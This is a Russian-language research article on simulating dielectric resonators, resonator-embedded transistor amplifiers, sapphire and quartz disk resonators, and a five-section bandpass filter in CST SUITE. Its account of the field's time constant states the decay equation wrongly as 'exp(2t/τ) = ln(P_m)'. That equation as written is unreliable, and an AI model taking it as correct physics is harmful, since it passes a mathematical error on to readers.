


Рис. 1. Зависимость резонансной частоты ДР от диэлектрической проницаемости




Рис. 2. Зависимость нагруженной добротности ДР от диэлектрической проницаемости

Анализ переходного процесса энергии поля в ДР, показанный на рис. 3, позволяет решить важную задачу нахождения временной постоянной ДР, и соответственно нагруженную добротность ДР.




Рис. 3. Переходной процесс изменения энергии в ДР

Из данных кривой рис. 3 следует, что примерно от 4 до 12 нс (за $t = 8,0$ нс) энергия электромагнитного поля уменьшается на 14,17 дБ, что соответствует отношению запасенной мощности поля P_o в системе с ДР к мощности суммарных потерь P_m в 26,12 раз; т.е. $\exp(2t/\tau) = \ln(P_m) = 3,2627$, откуда следует, что постоянная времени переходного процесса τ равна 4,9 нс. Примем, что постоянная времени ДР на рабочем типе колебания аналогична постоянной времени резонансного контура, и равна $\tau = Q_n/\pi f_o$, где f_o - резонансная частота в ГГц. При резонансной частоте ДР $f_o = 2,1155$ ГГц получим значение $Q_n = 32,6$. В результате численного моделирования задачи выявлены особенности распределения электрического и магнитного полей ДР в свободном пространстве при возбуждении в нём низшего магнитного типа колебаний,

подобному $H_{01\delta}$. Обнаружены эффекты "выпучивания" электрического поля ДР за его боковую цилиндрическую поверхность и "области минимума" магнитного поля внутри ДР, примыкающей к его цилиндрической поверхности. Результирующее электромагнитное поле ДР и падающей плоской волны в окрестности ДР преимущественно определяется структурой собственного типа колебания ДР, при этом оптимальные радиационные характеристики ДР обеспечиваются в пределах величин диэлектрической проницаемости материала от 5 до 25 при условии обеспечения требуемой интенсивности возбуждения ДР на рабочем типе колебаний. Расчетные значения резонансной частоты и добротности ДР в свободном пространстве согласуются с известными данными, полученными из строгого решения дисперсионных уравнений для диэлектрического шара.

Внедрение ДР в устройствах СВЧ. Современный комплекс CST SUITE включает программу CST Design Studio, которая объединяет решения отдельных задач, получаемые разными методами, например, электродинамическими методами теории поля и методом теории цепей.

Комплекс CST SUITE позволяет решать, как простейшие физические задачи, так и сложнейшие научные проблемы. Согласованно работая с MatLab, она внедряет и показывает мультифизические возможности при решении разнообразных задач, включая задачи медицины и задачи распространения поля в сложных анизотропных средах (рис. 4).



Рис. 4. Генератор на ДР с вентилем на выходе

Создание гибридных СВЧ интегральных схем подразумевает объединение в одной конструкции частей, которые рассчитываются разными методами. В рассматриваемом случае это – согласующая структура транзисторного СВЧ усилителя (ТУ), охваченная корпусом и дискретные активные элементы – транзисторы. В [1] показан цикл проектирования, в котором учитываются электромагнитные поля, излучаемые в пространство ОИС.

Составляется схема, в которую входят как компоненты электродинамической структуры, так и СВЧ блоки (рассчитываемые в CST MWS). Каждая из компонентов имеет топологический эквивалент. CST генерирует 3D структуру, для расчет её электродинамическим методом FDTD.

Отметим, что точность численного расчета совпадает с точностью эксперимента, а может даже «превосходить» их (имеется в виду, что в численном эксперименте можно строго учесть физические условия, при которых выполняется реальная работа проектируемого прибора).

Из рис. 5 видим, что характеристики коэффициента передачи ТУ СВЧ, рассчитанные в виде схемы, отличаются от характеристики коэффициента передачи, рассчитанных с учетом поля.




Рис. 5. Частотные характеристики коэффициента передачи $|S_{21}|$

Это объясняется тем, что учет ЭМ полей добавляет в точность расчета обратные связи, неизбежно существующие между выходными и входными согласующими структурами ТУ СВЧ. Комбинированный мультифизический расчет позволяет рассчитать шумовые и нелинейные характеристики ТУ СВЧ с учетом поля. Комбинационные результаты расчета, в виде диаграммы направленности усилителя, выполняющего функции излучателя, показывается на рис. 6.




Рис. 6. Структура транзисторного СВЧ усилителя, внедренного в ДР и его диаграмма направленности

Диаграмма направленности (ДН), полученная на рис. 6, рассчитывается как интеграл от излучения всех токонесущих площадок, с учетом того, что токи на выходе транзистора больше. Поэтому ДН имеет искривление вдоль оси x. Используя четырехпортовое представление транзистора, можно выполнить учет обратной связи,

включенной в виде сложной согласующей структуры [1]. Расчеты и оптимизация ТУ СВЧ показывают, что включение СВЧ транзистора по схемам ОЭ, ОК, ОБ, которые имеют особенности в диапазоне низких и ВЧ частот – в СВЧ диапазоне теряет этот смысл. Нужно добавить, что сам СВЧ транзистор обычно представляет собой чип и является интегральной СВЧ структурой, состоящих из многих транзисторов. Учет электромагнитного поля значительно изменяет ситуацию для получения точных характеристик транзисторного СВЧ усилителя, внедренного в ДР. Так ЭМ поля могут привести к генерации усилителя, если поля, излучаемые на выходе, возбуждают вход активного прибора. Транзистор на рис. 5, 6 включен в виде четырехпортовой схемы, причем если эмиттерные выводы накоротко присоединены к земле, обратная связь по цепи эмиттерных линий исчезает. Остается только обратная связь по «воздуху». Сравнение расчетных характеристик на рис. 5 показывает изменение частотной характеристики при учёте электродинамических свойств структуры.

Конструкция генератора на варакторном диоде и квадратных диэлектрических резонаторах приведена на рисунке 7.




Рис. 7. Генератор на варакторном диоде и квадратных ДР

При анализе конструкций, показанных на рис. 4, 7 можно видеть, что влияние электродинамической связи между входной и выходной согласующей структуры проявляется не только уменьшением усиления, но и появлением точки запираания, объясняющегося резонансными свойствами электродинамической структуры. Электродинамический подход позволяет выполнить и оптимизировать СВЧ усилитель с произвольной формой согласующих структур. Каждый из элементов, включая формы, накрадывающиеся друг на друга, а также с произвольной конфигурацией, можно параметризовать, что приводит к согласующей структуре сложной, непредсказуемой формы. Моделирование транзисторного СВЧ усилителя электродинамическим методом позволяет оценить также усилитель как активную антенну. Все токнесущие согласующие структуры вносят свой вклад в излучение в дальнюю зону. КПД и потери также становятся характеристикой, влияющей на устойчивость ТУ СВЧ и величину усиления.

Анализ характеристик ДР методом собственных значений. В технике СВЧ находят применение сверх высокодобротные дисковые диэлектрические резонаторы с азимутальными колебаниями (резонаторы с модами "шепчущей галереи"). В диапазоне миллиметровых и сантиметровых волн их используют в СВЧ генераторах с низким уровнем фазовых шумов, в частотных дискриминаторах, для высокоточных измерений диэлектрической проницаемости и угла потерь материалов [16]. Более высокие добротности дисковых ДР удается получить при использовании для их изготовления одноосных кристаллов (лейкосапфир, кристаллический кварц). В исследованиях ДР с азимутальными колебаниями на основе двух соосно расположенных дисков отмечался эффект повышения добротности относительно добротности одиночных ДР. Оценка достижимых величин добротности пластинчатых ДР из кристаллических материалов является актуальной задачей.

Рассмотрим возможность повышения добротности резонатора с азимутальными колебаниями из лейкосапфира и кристаллического кварца в СВЧ диапазоне. Для этого проведено исследование основных мод $HE_{n,1,1}$ пластинчатых резонаторов из лейкосапфира и кристаллического кварца. Получены зависимости резонансных частот, концентрации электромагнитной энергии во внешней среде (отношение энергии, запасенной во внешней среде, к энергии, запасенной резонатором) от величины зазора между дисками. Показано, что повышение добротности пластинчатых ДР относительно добротности одиночных ДР может составлять (15-20) %. Эти результаты можно использовать при разработке ряда устройств СВЧ диапазона на основе пластинчатых ДР с азимутальными колебаниями.

Исследования проведены для пластинчатого ДР на основе двух соосно расположенных диэлектрических дисков из лейкосапфира и кристаллического кварца (рис. 8).




Рис. 8. Распределение полей $HE_{21,1,1}$ колебания ДР на частоте 33451 МГц при зазоре между ДР $\Delta = 0,3$ мм

Ось анизотропии ориентирована в направлении геометрической оси z ДР. В расчетах использованы следующие диэлектрические параметры: $\epsilon_{\parallel} = 11,577$; $\epsilon_{\perp} = 9,388$ (лейкосапфир); $\epsilon_{\parallel} = 4,636$; $\epsilon_{\perp} = 4,429$ (кристаллический кварц). В резонаторах из лейкосапфира рассмотрены типы колебаний $HE_{12,1,1}$; $HE_{13,1,1}$ (с четным распределением поля E_z относительно плоскости симметрии резонатора). Колебания $HE_{n,1,1}$ – гибридные, преобладающей компонентой поля вдоль оси z является E_z . Именно на этих колебаниях проявляется эффект повышения добротности. В миллиметровом диапазоне

добротность резонаторов из лейкосапфира составляет около $5 \cdot 10^4$. Степень относительной локализации энергии во внешней среде пластинчатых ДР из лейкосапфира, кристаллического кварца может значительно превосходить данный показатель для одиночных ДР.

Моделирование многозвенного фильтра на диэлектрических резонаторах. Проектирование полосно-пропускающего фильтра X-диапазона длин волн на заданные частотные характеристики было проведено базовым методом конечных элементов – с разбиения задачи на дискретные пространственные элементы. Перспективным является создание программы из алгоритмов коммерческих программ на основе объективно-ориентированные подходов к созданию новых алгоритмов управления потоком данных.

На рис. 9 показана конструкция 5-звенного ППФ, содержащего штыри возбуждения (порты) и ДР, установленные в отрезке запредельного волновода.




Рис. 9. Структура каскадного фильтра на ДР и распределение поля E в сечении фильтра

Алгоритм проектирования 5-звенного фильтра на ДР состоит из следующих этапов:

1. Установка требуемой величины связи ДР 1 с портом 1 (для увеличения связи уменьшается зазор между ними (рис. 10)).




Рис. 10. Связь между портом и первым ДР1 фильтра

2. Ввод второго ДР2 при отсутствии ДР1 (вакуум) с настройкой резонансной частоты на частоту ДР1 изменением толщины ДР2.

3. Ввод третьего ДР3 при отсутствии ДР1 и ДР2 (вакуум) с настройкой резонансной частоты на частоту ДР1 изменением толщины ДР3, так что все собственные резонансные частоты ДО были равными.

4. Создание симметричной структуры 5-звенного фильтра методом "зеркала" (разрезая ДР3 пополам, и используя зеркальное отражение половины фильтра).

5. Оптимизируем окончательную структуру фильтра, изменяя расстояния между ДР1, ДР2 и ДР3.

Частотная характеристика 5-ти звенного фильтра на ДГ после оптимизации, показана на рис. 11.




Рис. 11. Частотная характеристика 5- звенного фильтра на ДР

Комплексное моделирование в системе CST SUITE. В последние годы приобрели развитие программы, которые можно считать банком данных, хранящим информацию, полученную на протяжении большого количества расчетов, анализов, экспериментов [17]. Типичной программой является Antenna Magus – часть комплекса CST SUITE, которую можно считать энциклопедией СВЧ структур. Она выполняет синтез (от характеристик к геометрии) нескольких сотен разнообразных антенных и СВЧ систем. Решение выполняется на основе банка данных научных и технических результатов и дальнейшей интерполяции и экстраполяции данных. Разработаны и апробированы на протяжении десятилетий программы типа «Электронная диаграмма Смита», многочисленные программы анализа систем, включая линейные, нелинейные характеристики, а также цифровые характеристики, использующие матричный аппарат расчета и методы теории цепей.

Применение приближенных, асимптотических методов, (геометрическая оптика, методы дифракции) а также управление точностью расчета (сеткой разбиения) важно для ускорения процесса решения задач во время обучения.

Такая синхронность решения задачи и работы персонального компьютера нужна и в научной работе. Пользователь видит результаты расчеты вне зависимости от мощности компьютера. Основным методом для решения сложных радиотехнических задач является метод декомпозиции общей задачи на отдельные задачи.

При декомпозиции часть компонентов считаются, используя матричный анализ, метод гармонического баланса, а электродинамическая структура считается, используя методы теории поля.

Поскольку методы теории цепей, которые используются в СВЧ технике, не дают необходимых по точности результатов, то применяются композитные методы мультифизического анализа. Последние версии систем САПР СВЧ позволяют выполнить моделирование и оптимизировать характеристики оптических усилителей, усилительных твердотельных и вакуумных приборов, ЛБВ и магнетронов.

Выводы. В процессе исследований сложных СВЧ структур на ДР, с использованием современных САПР, связанных с информатизацией современного образования, можно прийти к таким выводам, что сложные открытые резонансные системы, как диэлектрические резонаторы и системы на них поддаются анализу и исследованию процессов на них, используя среду CST SUITE.

Предложенный цикл проектирования, включающий трансформацию схемы в топологию, и затем в 3D структуру, позволяет выполнить гибридное моделирование и косимуляцию ЭД структуры с включением активных элементов. Это дает возможность создания радиоканалов антенной решетки для систем 5G-6G.

СПИСОК ЛИТЕРАТУРЫ

1. Алексейчик, Л. В. Моделирование диэлектрического резонатора с включением в него активного элемента / Л. В. Алексейчик, А. А. Курушин // Вестник Донецкого национального университета. Серия Г: Технические науки. – 2021. – № 3. – С. 6–17.
2. Richtmyer, R. D. Dielectric resonators / R. D. Richtmyer // Journal of Applied Physics. – 1939. – Vol. 10. – P. 391–398.
3. Диэлектрические резонаторы / М. Е. Ильченко, В. Ф. Взятыхшев, Л. Г. Гассанов [и др.] ; под ред. М. Е. Ильченко. – Москва : Радио и связь, 1989. – 326 с.
4. Численные методы теории дифракции : сборник статей / пер. с англ. И. Л. Ландсберга ; под ред. В. А. Боровикова. – Москва : Мир, 1982. – 200 с.
5. Загер, О. О собственных и вынужденных модах диэлектрической сферы / О. Загер, Ф. Тиси // Труды института инженеров по электротехнике и радиоэлектронике: ТИИЭР. – 1968. – Т. 66, № 9. – С. 203.
6. Параметры и методы расчета диэлектрических резонаторов и генераторов и фильтров на их основе / Л. В. Алексейчик, И. И. Бродуленко, Н. Г. Гаврилюк [и др.] ; Центральный исслед. ин-т «Электроника». – Москва : Изд-во ЭТ, 1990. – 64 с. – (Серия 1. Электроника СВЧ).
7. Алексейчик, Л. В. Исследование миниатюрных диэлектрических СВЧ резонаторов в качестве антенных СВЧ элементов // Л. В. Алексейчик, В. М. Геворкян, Е. И. Калугин // Труды Московского энергетического института. – 1981. – Вып. 528. – С. 31–40.
8. Long, S. A. The Resonant Cylindrical Dielectric Cavity Antenna / S. A. Long, M. W. McAllister, L. C. Shen // IEEE Transactions on Antennas and Propagation. – 1983. – Vol. 31, No. 3. – P. 406–412.
9. Безбородов, Ю. М. Антенные устройства на диэлектрических резонаторах // Ю. М. Безбородов, С. Ф. Массалитин // Радиотехника. – 1986. – № 8. – С. 85–88.
10. Dielectric Resonant Antenna / edited by K. M. Luk and K. W. Leung. – Baldock, Hertfordshire : Research Studies Press, 2003. – 404 с.
11. Coulibaly, Y. Broadband microstrip-fed dielectric resonator antenna for X-band applications / Y. Coulibaly, T. A. Denidni, H. Boutayeb // IEEE Antennas and Wireless Propagation Letters. – 2008. – Vol. 7. – P. 341–345.
12. Dielectric Resonator Antennas: Designs and Advances / Dipali Soren, Rowdra Ghatak, Rabindra K. Mishra, Dipak Poddar // Progress In Electromagnetics Research B. – 2014. – Vol. 60. – P. 195–213.
13. Fang, X. S Aesthetic transparent dielectric resonator antenna with omnidirectional radiation pattern / X. S. Fang, K. W. Leung // Proceedings of the 2012 IEEE International Symposium on Antennas and Propagation. – 2012. P. 1-2.
14. Keyrouz, S. Dielectric Resonator Antennas: Basic Concepts, Design Guidelines, and Recent Developments at Millimeter-Wave Frequencies / S. Keyrouz, D. Caratelli ; acad. ed. : Ahmed T. Mobashsher. – Текст : электронный // International Journal of Antennas and Propagation. Special Issue : Wideband, Multiband, Tunable, and Smart Antenna Systems for Mobile and UWB Wireless Applications. – 2016. – URL: <https://downloads.hindawi.com/journals/ijap/2016/6075680.pdf> (дата обращения: 15.01.2022).
15. Алексейчик, Л. В. Моделирование возбуждения диэлектрического резонатора полем плоской электромагнитной волны / Л. В. Алексейчик, А. А. Курушин. – Текст : электронный // Журнал радиоэлектроники. – 2020. – № 11. – URL: <https://doi.org/10.30898/1684-1719.2020.11.1> (дата обращения: 15.01.2022).

16. Диэлектрический резонатор для измерения комплексной диэлектрической проницаемости материалов на СВЧ : авторское свидетельство 1107072 СССР : МКИ G 01 R 27/26; G 01 R 7/10 / В. Ф. Взятыхшев, В. С. Добромыслов, А. Е. Береза – № 3555433/18-09; заявлен 16.12.1982; опубликован 07.08.1984, Бюллетень №29. – 3 с.
17. Алексейчик, Л. В. Комплексное моделирование в программе CST SUITE / Л. В. Алексейчик, А. А. Курушин. – Москва : Солон-Пресс, 2022. – 276 с.

Поступила в редакцию 29.03.2022 г., рекомендована к печати 14.04.2022 г.

HYBRID MODELING OF MICROWAVE DEVICES ON DIELECTRIC RESONATORS

Alekseichik L.V., Dobromyslov V.S., Kurushin A.A.

